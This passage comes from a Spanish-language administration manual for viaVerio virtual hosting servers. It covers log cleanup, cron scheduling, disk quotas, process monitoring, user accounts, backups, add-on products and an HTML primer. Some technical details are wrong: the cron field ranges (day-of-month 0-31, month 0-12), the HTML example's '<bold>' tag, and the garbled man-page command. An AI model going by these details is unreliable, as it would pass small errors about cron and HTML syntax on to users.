% vnukelog
```

Use el indicador `-r` para limpiar sólo los archivos de registro del Servidor Virtual y dejar intactos los del subhost virtual:

```
% vnukelog -r
```

Use el indicador `-i` para entrar en la modalidad interactiva que le permite limpiar sólo los archivos del Servidor Virtual y del subhost virtual que elija.

```
% vnukelog -i
```

Es importante generar informes de estado con frecuencia semanal o mensual. Le recomendamos usar `cron` para generar los informes y rotar los registros en forma automática.

Administración con `cron`

El programa `cron` le permite programar las tareas para que se hagan en forma automática. `cron`, permite programar eventos para que se produzcan en forma diaria, semanal, mensual, a cada hora o en el momento que desee. Cualquier comando o conjunto de comandos que ejecute desde la línea de comandos vía Telnet se puede ejecutar desde `cron`. Si desea información detallada sobre `cron`, conéctese con el servidor mediante Telnet y escriba `man 5 cron tab` en la línea de comandos. Gran parte de la información en esta sección se toma de la página `man` (manual) escrita por Paul Vixie.

Cada Servidor Virtual puede cargar su propio trabajo `cron` para ejecutar trabajos programados. La mejor forma de usar `cron` es cargar los trabajos programados en el daemon `cron` desde un archivo que usted creó y guardó en el Servidor Virtual. A pesar de que es posible manipular `cron` directamente, la carga de los trabajos `cron` desde archivos preformateados le asegura tener otra copia para fines de edición y archivo. Una ubicación común para poner el archivo `cron` es un directorio llamado `cronfiles` en el directorio `~/etc`.

Creación del directorio `cronfiles`

1. Conéctese al Servidor Virtual a través de Telnet.
2. Escriba:

```
% cd ~/etc
% mkdir cronfiles
```

Puede guardar el / los archivo/s con la información `cron` en este directorio. Después de crear el archivo `cron`, cárguelo en el programa `cron` (daemon).

Carga de un archivo en el programa `cron`

Cambie al directorio donde está ubicado el archivo en el Servidor Virtual.

```
% cd ~/etc/cronfiles
```

Si colocó un archivo `cron` en el directorio llamado `mi_archivo_cron`, cargue el archivo en el programa `cron` ingresando:

```
% crontab mi_archivo_cron
```

Una copia del archivo `cron` que usted creó queda en la memoria del programa `cron`. Para ver la copia de `cron` en la memoria, puede invocar el programa `cron` con la opción `-l` (listar):

```
% crontab -l
```

`cron` tiene otras opciones de línea de comandos, como “editar” y “eliminar”. Estos comandos le permitirán manipular la información que `cron` tiene en la memoria. Por ejemplo, si desea agregar otro evento a la información `cron`, puede usar la opción `crontab -e`:

```
% crontab -e
```

Esta opción toma la copia de la entrada almacenada en la memoria del programa `cron` y le permite editarla. Sin embargo, esta opción no es mejor como cambiar el archivo físico y volver a cargarlo en `cron`, porque los cambios no se guardan físicamente en ningún lugar excepto en la memoria de `cron`.

```
% crontab -r
```

Con esto se elimina la entrada `cron` que usted acaba de cargar.

Nota: Si usted creó una entrada `cron` con `crontab -e` y ejecuta `crontab -r`, perderá la entrada `cron` para siempre. Esta es una buena razón para mantener una copia física del archivo `cron` y cargarla en la memoria.

Creación de archivos `cron`

En un archivo `cron`, las líneas en blanco se pasan por alto. Las líneas que tienen el símbolo de numeral (#) como primer carácter se consideran comentarios. Existen dos tipos de entradas `cron`: variables del entorno y comandos `cron`.

Variables del entorno

Las variables del entorno tienen la siguiente forma:

```
nombre = valor
```

Los espacios antes y después del signo igual son optativos y los espacios en el "valor" se incluirán en el valor que se configure. La cadena del valor puede colocarse entre comillas (simples o dobles) para preservar los espacios al inicio o al final.

Una variable de entorno que puede configurarse es **MAILTO**. Si se define la variable **MAILTO**, cualquier correo enviado por `cron`, tales como notificaciones de error, se enviará a la dirección asignada a la variable. Si este valor no está definido explícitamente, los mensajes de correo de error se enviarán al nombre de usuario del administrador del Servidor virtual. Por ejemplo, si el nombre de usuario del administrador (es decir, nombre de usuario Telnet) es "juan", los correos administrativos del daemon `cron` se enviarán a juan@su_empresa.com. Un ejemplo de la entrada **MAILTO** es:

```
MAILTO=juandoe@su_empresa.com
```

Si **MAILTO** se define de la siguiente manera, no se enviarán correos desde `cron`:

```
MAILTO=""
```

Configuración de comandos `cron`

Cada entrada de comando en un archivo `cron` está compuesta por una serie de campos que `cron` usa para determinar qué evento ejecutar en una fecha y hora determinadas. Los cinco primeros campos (delimitados por espacios) especifican la información de fecha y hora de la siguiente manera:

Campos de fecha y hora <code>CRON</code>	
Campos	Valores permitidos
Minuto	0-59
Hora	0-23
Día del mes	0-31
Mes	0-12 (se permiten las tres primeras letras del mes)
Día de la semana	0-7 (se permiten las tres primeras letras del día)

Se puede usar el asterisco como comodín que significa "del primero al último". El asterisco se usa para que un evento ocurra para todos los valores permitidos. Por ejemplo, si usted quiere programar sus archivos de registro para que se limpien mensualmente, puede colocar un asterisco en el campo Día del mes. Como imaginará, no sería conveniente colocar un asterisco en el campo Minuto del archivo `cron`, ya que puede causar una carga muy grande el Servidor Virtual.

Se permiten rangos como dos números separados por un guión ("-"). Por ejemplo, si quiere que `cron` le envíe un correo para avisarle que sus impuestos vencen el 15 de abril, con avisos desde enero hasta la fecha de vencimiento en abril, debe crear un archivo `cron` con el valor 1-4 en el campo del Mes, para que se ejecute de enero a abril. Puede especificar una lista de valores separando los números por coma. Por ejemplo, 1,7,9,10 serían los meses de enero, julio, septiembre y octubre. Los valores a saltar pueden especificarse con el signo /. Por ejemplo, 1-12/2 significaría mes por medio. También pueden usarse las tres primeras letras del nombre para los campos de mes y día. Esta opción no está permitida con rangos o listas.

Otros ejemplos de valores válidos para fecha y hora:

Ejemplo	Efecto (ejemplos en el campo de la hora)
8-12	El evento se ejecutará a cada hora en el rango de 8, 9, 10, 11, 12
1, 4, 5, 7	El evento se ejecutará a cada hora especificada 1, 4, 5, 7
0-4, 8-12	El evento se ejecutará en cada uno de los dos rangos
0-23/2	El evento se ejecutará hora por medio 2, 4, 6, 8....
*/2	Igual que el anterior

El sexto campo en un archivo `cron` (el resto de la línea `cron`) es donde se coloca el comando que se desea ejecutar. Toda la porción del comando, hasta el carácter de nueva línea o el carácter %, será ejecutada por `/bin/sh` (o el shell que usted haya especificado con la variable de entorno `SHELL`). Los signos de porcentaje en el comando, a menos que tengan un escape especificado con una barra inversa (`\`), se cambiarán por caracteres de nueva línea y todos los datos después del primer % se enviarán al comando como entrada estándar.

Ejemplo de cron para enviar por correo un aviso sobre impuestos:

```
# Esto es un comentario.
SHELL=/bin/csh
MAILTO=johndoe@su_empresa.com
5 22 14 1-4 * mail -s "Sus impuestos vencen el 15 de
abril."
juan@su_empresa.com%Juan,%Complete sus declaraciones
de impuestos!%
```

Nota: No presione Enter al final de una línea en los comandos **cron**, porque las líneas se acomodan solas. Si presiona Enter, **cron** lo interpretará como el final del comando **cron**.

Ejemplo de cron para borrar registros mensualmente:

```
MAILTO=johndoe@su_empresa.com
1 3 * * * /usr/local/bin/virtual
/usr/local/bin/vnukelog -r
```

Observe el uso del comando **virtual** en el ejemplo. El comando **virtual** se usa para ejecutar scripts desde el directorio raíz del usuario. Es importante destacar que los trabajos **CRON** no se ejecutan en el entorno del Servidor Virtual. Por el contrario, se ejecutan en el entorno del servidor físico, pero bajo el ID de Usuario del Servidor Virtual (un número especial que hace el seguimiento de los usuarios, los archivos y los procesos que les pertenecen). Por ese motivo, cuando intente ejecutar scripts o programas desde **cron**, debe incluir la ruta completa al script. Esto incluye la ruta a su directorio raíz. Por ejemplo, si el usuario de Telnet fuera "juan", la ruta al directorio raíz sería **/usr/home/juan/**. Esta es la ruta desde la estructura de archivos raíz del servidor físico.

Ejemplo de cron para notificar el envío de información por correo ocasionalmente a Juan:

```
01 09 14,30 1,3,5,7,8,10,12 * cat $HOME/etc/ cron
file/my_cron_file | /usr/bin/mail -s "Aquí va el
mensaje" juan@su_empresa.com
```

Ejemplo de cron para automatizar stats con getstats:

```
40 19 * * * /usr/local/bin/getstats -d -f |
/usr/bin/mail -s "HTTP Daily stats"
juan@su_empresa.com
```

Administración de la capacidad

Cada Servidor Virtual tiene un límite de capacidad que controla la cantidad de espacio en disco que puede usar en el servidor físico. La cantidad de espacio en disco asignada depende del tipo de Servidor Virtual. Si bien es posible aumentar el límite de su Servidor Virtual en cualquier momento comprando más espacio en disco, no siempre es necesario hacerlo cuando se llega al límite de capacidad. Es muy común que los archivos de registro del Servidor Virtual consuman un espacio excesivo. Estas cuestiones se analizan más adelante en este capítulo.

Ejemplo del comando Quota

Para verificar la cantidad de espacio en disco que está usando el Servidor Virtual, conéctese mediante Telnet y desde la línea de comandos escriba:

```
% quota
Disk quotas for user juan (uid 11487):
Filesystem blocks quota limit grace files quotailimit
grace
/usr          80030  281600 309760  255  55000
57750
```

Definición de salida del comando quota

Columna	Descripción
Sistema archivos	Indica que <code>quota</code> está verificando los archivos que usted posee en <code>/usr volume</code> . También posee archivos en <code>/backup volume</code> pero esos no se computan para la capacidad.
Bloques	Los bloques indican el espacio que se está usando actualmente (80030x1024).
Capacidad (Quota)	El espacio en disco permitido para un Servidor Virtual indicado en bloques. Este servidor tiene 275 MB predeterminados (281600/1024=275). "Quota" es la capacidad, es decir que el servidor sigue funcionando cuando llega a ese nivel.
Límite	Se refiere a un límite, es decir, el servidor ya no graba nada en el disco una vez que se supera el límite. Cada Servidor Virtual tiene permitido un exceso del 10% (275+27.5=302.5 302.5*1024=309760) de su capacidad (quota) antes de llegar al límite.
Gracia	El período de gracia es el tiempo permitido, cuando se pasa la capacidad, antes de que se llegue al límite. El período de gracia es de 7 días. Se puede pasar la capacidad y seguir funcionando siempre que no se supere en un 10% o más por más de 7 días.
Archivos	El límite de capacidad también depende de la cantidad de archivos que tenga y la cantidad de espacio en disco. Actualmente le damos 200 archivos por MB (275*200=55000). El límite de archivos tiene una capacidad y un período de gracia que funcionan de la misma manera que el límite de capacidad de espacio en disco.

Nota: Cuando se superó la capacidad, es necesario actuar antes de llegar al límite.

Superación de la Capacidad debido a los archivos de registro

El servidor mantiene archivos de correo electrónico, FTP y registros web. En un servidor activo, los registros crecen rápidamente. Para no superar el límite debido a los archivos de registro, configure un archivo `cron` para que le envíe por correo los registros necesarios y luego destruya los registros. Consulte la sección "Administración con cron" precedente.

Eliminación de archivos de registro

En la línea de comandos, ingrese el comando `vnukelog -r`. Se eliminarán los siguientes archivos:

```
~/usr/log/messages (es el archivo de registro para correo electrónico,  
FTP e ingresos)  
~/www/logs/error_log  
~/www/logs/access_log
```

Eliminación de archivos de registro de subhost

En la línea de comandos, ingrese el comando `vnukelog -d NombreServidor` (donde `NombreServidor` es el nombre especificado en la directiva `ServerName` del host virtual para el subhost cuyos archivos de registro desea eliminar). Se eliminarán los archivos de registro definidos para el subhost especificado.

Administración de límites de capacidad de subhost

El comando usado para mantener los registros de los subhosts es `vnukelog`. Este comando lee el archivo `httpd.conf`, busca subhosts con archivos de registro y lista esos archivos, para decidir cuáles borrar usando `vnukelog`.

Visualización del uso de disco

En la línea de comandos, escriba:

```
% cd  
% vdiskuse | more
```

Nota: `vdiskuse` lista el consumo de los directorios y archivos desde el directorio actual.

Administración de la carga del servidor virtual

Cada Servidor Virtual tiene asignada su parte de los recursos del servidor físico. Esta asignación de recursos evita que un Servidor Virtual se abuse del rendimiento del servidor físico o de otro Servidor Virtual en el mismo servidor físico. Para obtener un rendimiento excelente y constante en el Servidor Virtual, es muy importante administrar la carga que se le pone. El término "carga" se refiere a la utilización de los siguientes componentes:

- Memoria
- CPU
- Archivos abiertos
- Procesos

Cada Servidor Virtual necesita límites. Gracias a estos límites, ningún Servidor Virtual podrá abusarse del rendimiento del servidor físico.

Verificación de la carga del Servidor Virtual

Desde la línea de comandos, escriba:

```
% top
```

El comando **top** muestra tanto los totales acumulados del servidor físico como los de su Servidor Virtual.

- Promedio de carga
- Cantidad de procesos
- Uso de CPU
- Uso de memoria

Ejemplo de comando "Top"

Ejemplo de lo que se obtiene al ejecutar el comando **top**:

```
last pid: 89301; load averages:  0.06,  0.02,  0.00
up 14+03:11:06  08:02:06
12 processes:  1 running, 11 sleeping
CPU states: 34.6% user,  0.0% nice, 15.2% system,
0.8% interrupt, 49.4% idle
Mem: 325M Active, 52M Inact, 94M Wired, 12M Cache, 59M
Buf, 7720K Free
Swap: 512M Total, 69M Used, 443M Free, 13% Inuse
PID USERNAME PRI NICE  SIZE  RES STATE   TIME
WCPU   CPU COMMAND
89218 trout    28  0 1396K 1000K RUN     0:01
0.89%  0.73% top
3863 trout    18  0 2156K  392K pause  0:01
0.00%  0.00% httpd
95617 trout     2  0 2212K  932K accept 0:00
0.00%  0.00% httpd
92567 trout     2  0 2212K  936K accept 0:00
0.00%  0.00% httpd
```

```

14464 trout      2   0  2212K   936K accept    0:00
0.00%  0.00% httpd

89179 trout     18   0  1312K   824K pause     0:00
0.00%  0.00% tcsh

```

Definición de terminología `top`

Término	Definición
PID	Número de ID de proceso. Cada proceso tiene un PID exclusivo.
USERNAME	Usuario que está ejecutando el proceso.
PRI	Prioridad. Algunos procesos son más importantes que otros o necesitan esperar la información proveniente de otros procesos. La prioridad es la forma kernel de determinar qué proceso obtiene tiempo del procesador primero.
NICE	La "amabilidad" de un programa. Un número que se puede especificar de 0 a 20. Por ejemplo, un programa con un valor NICE de 10 cede a muchos otros programas acceso al tiempo del procesador antes que él. Básicamente modifica la asignación de prioridades del kernel.
SIZE	Tamaño total de un proceso, incluyendo la memoria y el tamaño del programa actual.
RES	La cantidad real de recursos en uso (en general, memoria). Suele ser menos que SIZE . Puede reflejar la cantidad de memoria que está en uso.
STATE	El estado indica qué es lo que el proceso está haciendo. Por ejemplo, esperando algo (sleeping), corriendo, o sondeando (verificando si se cumplió una condición de entrada).
TIME	La cantidad de tiempo de procesamiento usada por el proceso.
WCPU	De los procesos que esperan la CPU, este proceso tiene este porcentaje de ellos. (Consulte <code>man top</code> para ver los detalles técnicos.)
CPU	Porcentaje de todo el tiempo de CPU disponible que el proceso está usando.
COMMAND	El programa que se está ejecutando.

Mientras ejecuta `top`, puede hacer otras tareas, que se describen a continuación:

Aumentar la cantidad de procesos listados

Mientras se ejecuta `top`, presione "n"

Matar un proceso

1. Mientras se ejecuta `top`, presione "k"
2. Escriba el ID de proceso (PID)

La columna de la izquierda almacena el PID. Puede matar varios procesos ingresando varios PID en una línea, separados por espacios.

Nota: Tenga cuidado al matar un proceso. La única vez que debería matar un proceso es cuando está colgado y consumiendo los recursos.

Memoria y procesos

Un proceso es un programa que está corriendo, durmiendo o esperando. Por ejemplo, cuando la web recibe un hit, HTTPD usa un proceso. Si los programas que tiene en ejecución exceden la memoria que usted tiene asignada, usted estaría cerrando su propio Servidor Virtual. Por ejemplo, si tiene un Servidor Virtual A con un servidor RealAudio ejecutándose, sólo tendrá la mitad de la memoria asignada disponible para otros procesos, porque RealAudio usa cuatro MB de la memoria disponible.

Verificación de procesos

Desde la línea de comandos:

```
% ps
```

Por ejemplo, si desea verificar los procesos que empiezan con POP, escriba:

```
% ps -ax | grep pop
```

Cómo matar un proceso:

```
% ps -ax | grep pop
```

```
% kill pid_number
```

Administración de los usuarios

El administrador del Servidor Virtual es responsable de lo siguiente:

- Dar altas de usuarios
- Dar bajas de usuarios
- Modificar perfiles de usuario

Los siguientes comandos se utilizan para trabajar con los usuarios y sus perfiles. Cada comando se explica en detalle en este capítulo:

vadduser	Alta y modificación de usuarios.
vlistuser	Lista todos los usuarios del Servidor Virtual.
vrmsuser	Baja de usuarios.
vpasswd	Cambia la clave del usuario.

Alta de usuarios con **vadduser**

1. Vía Telnet y desde la línea de comandos, escriba **vadduser**. Esta acción muestra una serie de campos a completar comenzando con el siguiente ejemplo de comando:

```
% vadduser
```

Por favor responda las preguntas a continuación. Cuando este disponible una 'respuesta predeterminada', ésta aparecerá entre corchetes a continuación de la pregunta. Por ejemplo, la pregunta:

```
¿Cuál es su color favorito? [azul]:
```

tiene la respuesta predeterminada 'azul'. Simplemente acéptela (sin tener que escribir) presionando la tecla Enter, o escriba su respuesta y luego presione <Enter>.

Use la tecla <Backspace> para borrar y corregir errores en las respuestas, antes de presionar <Enter>. En general, una vez que se presiona <Enter> se pasa a la siguiente pregunta.

Una vez que respondió todas las preguntas, tendrá la posibilidad de modificar sus opciones antes de que se actualicen los archivos.

Presione <Enter> para continuar:

2. Escriba el nombre de usuario. Use un máximo de hasta 8 caracteres, sin utilizar "." ni ":".
3. Escriba la clave del usuario de correo electrónico o de FTP.
4. Vuelva a escribir la nueva clave.

5. Escriba el nombre completo del usuario y después presione Enter. Use 80 caracteres como máximo, sin utilizar "." ni ":".
6. Seleccione los servicios que la cuenta requiera. Las opciones predeterminadas son ambas: FTP y correo electrónico. O escriba el nombre del servicio (FTP o correo electrónico) que desee deseleccionar para la cuenta.
 - FTP (File Transfer Protocol) para subir y/o bajar archivos
 - Servicios de correo electrónico que incluyen POP, IMAP y SMTP

Nota: Si a la cuenta del usuario se accediera Vía IMAP, esta debe estar habilitada con el servicio de FTP.

7. Ingrese una respuesta afirmativa o negativa a la pregunta "¿Quiere asignarle un Límite de espacio determinado a la cuenta?" (quotas)
8. Ingrese la cantidad de MB para esta cuenta (ingrese "0" es sin límite).
9. Ingrese una respuesta numérica a la siguiente pregunta: "¿Dónde quiere colocar el directorio raíz del usuario?" Puede colocarlo en una de las cuatro opciones que se le presentan o bien en la ubicación que desee. La siguiente tabla describe brevemente cada ubicación.

Descripción	Ejemplo
Directorio raíz para una cuenta de correo electrónico	<code>/usr/home/nombreusuario</code>
Directorio de la cuenta alojada en el web principal	<code>/usr/local/etc/httpd/htdocs/nombreusuario</code>
Directorio de la cuenta alojada de forma virtual	<code>/usr/local/etc/httpd/htdocs/vhosts/nombreusuario</code>
Directorio raíz para FTP anónimo	<code>/ftp/pub/nombreusuario</code>
Otra ubicación que usted elija	<code>/usr/local/etc/httpd/htdocs/vhosts/algún_directorio/nombreusuario</code>

- Ingrese "1" si la opción elegida es un directorio raíz para una cuenta de correo electrónico.
- Ingrese "2" si la opción elegida es un directorio de cuenta alojada en el web principal.
- Ingrese "3" si la opción elegida es una cuenta alojada de forma virtual. Recomendamos usar esta opción por dos motivos. El primero es que FrontPage 2000 así lo exige. El segundo es que el directorio `vhosts` es una ubicación ordenada donde pueden residir cada uno de sus directorios de usuarios subalojados. Cada uno está bien separado, se distingue de los demás y es seguro.
- Ingrese "4" si la opción elegida es un directorio raíz para FTP anónimo.
- Ingrese la ruta que desee.

Nota: La ejecución del script `vadduser` es directa, con una excepción: los servicios de cuenta (FTP y correo electrónico). Estos servicios se agregan a la cuenta de cada usuario en forma predeterminada. Si usted quiere que el usuario tenga privilegios tanto de FTP como de correo electrónico, presione Enter cuando se le pide aceptar las configuraciones predeterminadas. Para que el usuario tenga sólo privilegios FTP, deseccione los privilegios de correo electrónico ingresando "mail". Para que el usuario tenga sólo privilegios de correo, deseccione los privilegios FTP ingresando "ftp". Si necesita agregar un servicio que no figura en la lista entre corchetes ([]), escriba el servicio (correo electrónico o FTP) y presione Enter.

Por ejemplo, si María Pérez tiene el nombre de cuenta “maría” y el nombre de dominio asociado a su Servidor Virtual es “su_empresa.com”, entonces la dirección de correo electrónico de María será: maria@su_empresa.com.

Nota: (cuota) El Límite de espacio Vía FTP determina lo que puede consumir todo el árbol del directorio raíz de un usuario y sus archivos. Este límite es solamente es eficaz cuando se usa el FTP para subir los archivos. El Límite del correo determina el espacio que puede consumir el archivo de correo de un usuario bajo `~/usr/mail`. Cada uno se expresa como un entero decimal de megabytes (MB) de espacio en disco.

Modificación de un usuario existente con `vadduser`

1. Ejecute `vadduser` nuevamente
2. Especifique el nombre de usuario
3. `vadduser` detecta el usuario por el nombre y luego le pregunta si quiere modificar la cuenta del usuario. Complete los campos `vadduser` respondiendo las preguntas.

Lista de usuarios

`vlistuser` Lista los usuarios dados de alta en el Servidor Virtual, indicando nombre, id de usuario, directorio raíz y límites de capacidad de correo electrónico / FTP.

Baja de usuario

`vrmsuser` Da de baja a un usuario del Servidor Virtual. Para ejecutar `vrmsuser`, escríbalo en la línea de comandos vía Telnet.

Cambio de clave de usuario

`vpaswd` Cambia la clave del usuario. Para ejecutar `vpaswd`, escriba `vpaswd nombreusuario` en un prompt de Telnet.

Copias de resguardo - Backups

La estructura de directorios del Servidor Virtual se copia todas las noches a `backup/home/usuario`. Antes de hacer la copia, el contenido de `/backup/home/usuario` se comprime en un archivo `tar` que también se archiva en cinta. Para facilitar la recuperación de los archivos desde las distintas ubicaciones, existe un utilitario llamado `getback`. Para recuperar un archivo con `getback`, conéctese al Servidor con Telnet, cambie al directorio donde está ubicado el archivo y luego ingrese `getback nombrearchivo` o `getback nombre-directorio`. Aparecerá una lista de las fechas y horas disponibles en `/backup/home`, `/usrbackup` y en cinta. Para recuperar algunos archivos más antiguos hay que pagar un cargo extra, en ese caso, `getback` mostrará la palabra `fee` en la línea.

Resolución rápida de problemas

El administrador del Servidor Virtual deberá resolver los errores y problemas que puedan producirse ocasionalmente. Si bien en este capítulo ya se mencionaron muchos de los pasos de resolución rápida de problemas, los repasaremos en esta sección.

Verificación de capacidad

Recuerde, cuando se llega al límite duro de la capacidad, no es posible grabar nada en el disco. No se aceptan los correos electrónicos, no se escriben los registros, no se completan las instalaciones y no se archivan los libros de visitas y formularios. Existe una capacidad (que puede excederse temporariamente y un límite (que nunca debe excederse), con un período de gracia en el medio que le da tiempo de arreglar el problema. Si excede el límite puede usar los comandos `vnuke` y `vdiskuse` (ambos mencionados más arriba en este capítulo) para solucionar el problema.

Nota: Si edita los archivos habiendo superado el límite de capacidad, corre el riesgo de borrar el archivo de claves.

Verificación de archivos de registro

Los errores y mensajes del sistema se registran en los archivos de registro del Servidor Virtual. Si está teniendo problemas con el correo electrónico o FTP, verifique el archivo `~/usr/log/messages`. Cuando los usuarios informan problemas de correo electrónico o FTP, primero hay que verificar el límite de capacidad y luego el archivo de mensajes. Muchas veces el error que informa el usuario es un error de la computadora cliente. Al verificar el archivo `~/usr/log/messages` se tendrá información más precisa sobre el error. Es sumamente útil usar el comando `tail` para ver los mensajes a medida que se agregan al registro. De esta forma, puede ver lo que se agrega al registro a medida que el usuario duplica el error. Para hacerlo, realice lo siguiente:

1. Conéctese al Servidor Virtual mediante Telnet.
2. Desde la línea de comandos, escriba:

```
% tail -f ~/usr/log/messages
```
3. Pida al usuario que repita el error mientras ejecuta el comando `tail`.

Los errores que los usuarios obtienen al visitar su sitio web quedan registrados en el archivo `~/www/logs/error_log`. Una vez más, el error en el navegador tal vez no dé toda la información útil, pero los mensajes específicos podrán encontrarse en el registro de errores. Puede usar el comando `tail` para ver el registro mientras repite el error.

Verificación de los procesos

Si obtiene errores, verifique los procesos que se están ejecutando actualmente. Use los comandos `top` y `ps` para verificar los procesos en marcha. Puede ser que haya un CGI que no se haya cerrado correctamente y esté usando toda la capacidad del Servidor Virtual. Ocasionalmente, el proceso de correo electrónico puede colgarse cuando la conexión de un usuario es interrumpida incorrectamente. Al verificar `top`, fíjese cuánto tiempo hace que se está ejecutando un proceso. Si no responde y se está ejecutando desde hace un rato largo, tal vez se haya colgado y le esté ocasionando problemas.

Contacte a soporte técnico si, después de haber probado todos los recursos mencionados, sigue encontrando fallas. El soporte técnico podrá darle los detalles de lo que se hizo para resolver el problema, así usted podrá guardar la información para referencia futura. Consulte, además, el sitio de viaVerio, que ofrece una amplia librería de soporte con cientos de páginas dedicadas al soporte del Servidor Virtual.

Información adicional

Si desea información adicional sobre los temas tratados en este capítulo, consulte las siguientes páginas en el sitio de viaVerio.

Análisis de registros - analog

<http://www.viaverio.com/support/addonhelp/stats/analog/install.html>

Análisis de registros - http-analyze

<http://www.viaverio.com/support/addonhelp/stats/http-analyze/install.html>

Análisis de registros - The Webalizer

<http://www.viaverio.com/support/addonhelp/stats/webalizer/index.html>

Análisis de registros - WebTrends

<http://www.webtrends.com>

Apéndice A: Productos Complementarios

La flexibilidad del Servidor Virtual le permite ampliar su funcionalidad con todo tipo de aplicaciones adicionales. Ofrecemos una variedad de software complementario que puede instalarse con rapidez y facilidad. La mayor parte de esos productos son desarrollados y mantenidos por terceros, pero tienen soporte total en nuestros Servidores Virtuales. Más aún, muchos de estos programas son totalmente sin cargo.

Nota: Como constantemente se están desarrollando productos complementarios, no todos están descritos en este apéndice. La lista completa puede verse en el sitio web de viaVerio.

En este apéndice se describen los siguientes productos complementarios:

- Comercio electrónico
- Herramientas de desarrollo web
- Soluciones de base de datos
- Aplicaciones multimedios
- Analizadores de tráfico de sitio web
- Extensiones de correo electrónico
- Librería CGI

Comercio electrónico

Nuestras aplicaciones de comercio electrónico ([e-commerce applications](#)) le permiten brindar un entorno de transacciones seguras, así como crear y administrar su frente de tienda y procesar los pagos en línea.

[SSL & Digital Certificates*](#)

[Miva Merchant*](#)

[Mercantec Softcart*](#)

[Cybercash](#)

[AuthorizeNet](#)

Herramientas de desarrollo web

[Microsoft FrontPage 2000](#)

[PHP](#)

[Miva](#)

Compiladores para C, C++ y [Java™](#)

[Perl](#), [Tcl](#), [Python](#), y programas UNIX shell

Soluciones de base de datos

Ofrecemos tres motores de bases de datos relacionales SQL:

[mSQL](#)

[MySQL](#)

[PostgreSQL](#)

Aplicaciones multimedia

Haga más atractivo su sitio web con efectos audiovisuales:

[RealServer](#) (se requiere licencia para computadora cliente)

[Shockwave Flash](#)

Analizadores de tráfico de sitio web

Los analizadores de tráfico le brindan información valiosa sobre su sitio y los usuarios que acceden a él.

[WebTrends](#) (se requiere licencia para computadora cliente)

[Analog](#)

[http-analyze](#)

[The Webalizer](#)

Extensiones de correo electrónico

Ofrecemos una amplia variedad de utilitarios de correo electrónico.

[Pretty Good Privacy](#) (PGP)

[Majordomo](#) (software de lista de correo)

[Procmil](#) (filtro y director de correo)

E-mail [Autoreply](#)

[TWIG](#) (correo y calendario basados en web)

[VNews](#) (servidor de noticias locales)

Librería CGI

La [CGI Library](#) incluye una variedad de scripts, entre otros: utilitarios de búsqueda de sitio web, libro de invitados, etc.

*Productos con cargo. Consulte nuestra web para ver los precios.

Apéndice B: Creación de Contenido para la Web

Uno de los primeros pasos para crear una presencia en Internet es el diseño del contenido del sitio web. Producir contenido innovador y al mismo tiempo informativo y fácil de usar es un verdadero desafío. En este apéndice explicamos cómo comenzar y le damos los recursos para que pueda crear sitios web que la gente quiera visitar. Consulte además la sección "Publicación de contenido web" del Capítulo 3.

Este apéndice cubre los siguientes temas:

- Creación de páginas web
- Libros sobre HTML
- Referencias en línea y guías de estilo HTML
- Editores y herramientas HTML

Creación de páginas web

Usted puede optar por crear las páginas web usted mismo o contratar el servicio. Esta sección describe cómo funciona una página web.

El contenido web se define con HyperText Markup Language o HTML. HTML utiliza instrucciones, o marcas, incorporados en un documento, que definen cómo se muestra. Por ejemplo, si una palabra u oración determinada tiene que aparecer en negrita, habrá que encerrarla entre marcas.

```
<bold>El ágil zorro saltó sobre el perro  
haragán.</bold>
```

Cuando un navegador analiza el documento, busca marcas específicas por nombre. En el ejemplo, la frase "El ágil zorro saltó sobre el perro haragán" se muestra en negrita. Las marcas de hipertexto normalmente no son reveladas por el navegador, y se muestran sólo si alguien "ve el código fuente" del documento. Muchos navegadores tienen la opción de ver el código fuente del documento.

Nota: La utilización de las marcas no se restringe al contenido web. Todas las herramientas de procesamiento de texto usan algún tipo de marcación, por ejemplo, WordPerfect TM. El comando de WordPerfect Mostrar Códigos nos permite ver las marcas (caracteres no imprimibles que definen el formato del documento).

Sin embargo, es importante entender las diferencias entre los códigos que se pueden encontrar en un paquete de software y las marcas de HyperText Markup Language. Mientras que en los paquetes de software lo que se ve es lo que hay ("What You See Is What You Get" / WYSIWYG), HTML no es lenguaje WYSIWYG. En cambio, los elementos de un documento se marcan como entidades lógicas, por ejemplo, títulos, párrafos, encabezados, listas y citas. Cada navegador luego interpreta estas entidades y muestra el contenido a su modo.

Por ejemplo, un navegador gráfico como Netscape Navigator o Microsoft Internet Explorer interpreta una página en forma distinta de un navegador sólo texto, como Lynx o Braille. A pesar de que cada navegador presenta la misma información en forma diferente, todos transmiten y preservan los elementos lógicos, gracias a la gran flexibilidad de HTML.

HTML es extensible, es decir que continuamente se agregan nuevas características y marcas acompañando su evolución.

La primera definición de HTML se llamó Versión 1 o HTML 1.0. Rápidamente evolucionó a la Versión 2, conocida como HTML 2.0. Todos los navegadores, como mínimo, dan soporte a HTML 2.0. Después de HTML 2.0, la proliferación de marcadores específicos de cada proveedor (como los de Netscape o Microsoft) de alguna manera complicaron y confundieron el avance de un estándar HTML. Sin embargo, algunos de los marcadores específicos, así como muchos otros nuevos marcadores, se combinaron para formar un nuevo estándar HTML, conocido como HTML 3.2. Al momento de redactarse este manual, la versión más reciente es HTML 4.0.

Libros sobre HTML

Antes de empezar a experimentar con HTML, debería tener por lo menos un buen libro sobre HTML en su biblioteca. Los libros son recursos inmediatamente disponibles que se pueden consultar cuando se plantean preguntas o problemas con el diseño en HTML. Probablemente existan cientos de libros sobre la materia, que describen los marcadores HTML. A continuación se recomiendan dos:

The HTML Sourcebook, Fourth Edition: A Complete Guide to HTML 4.0 and HTML Extensions

Autor: Ian S. Graham

Editorial: John Wiley & Sons, Inc.

URL: <http://www.wiley.com/compbooks/graham/html4ed/>

<http://www.amazon.com/exec/obidos/ASIN/0471257249/>

HTML: The Definitive Guide, 3rd Edition

Autores: Chuck Musciano & Bill Kennedy

Editorial: O'Reilly and Associates, Inc.

URL: <http://www.oreilly.com/catalog/html3/>

<http://www.amazon.com/exec/obidos/ASIN/1565924924/>

A medida que HTML fue evolucionando, el lenguaje y sus extensiones (por ejemplo, hojas de estilo y lenguajes script) se volvieron más complejas. Recomendamos los siguientes libros sobre hojas de estilo y lenguajes script:

Dynamic HTML: The Definitive Reference

Autor: Danny Goodman

Editorial: O'Reilly and Associates, Inc.

URL: <http://www.oreilly.com/catalog/dhtmlref/>

<http://www.amazon.com/exec/obidos/ASIN/1565924940/>

JavaScript: The Definitive Guide, 3rd Edition

Autor: David Flanagan

Editorial: O'Reilly and Associates, Inc.

URL: <http://www.oreilly.com/catalog/jscript3/>

<http://www.amazon.com/exec/obidos/ASIN/1565923928/>

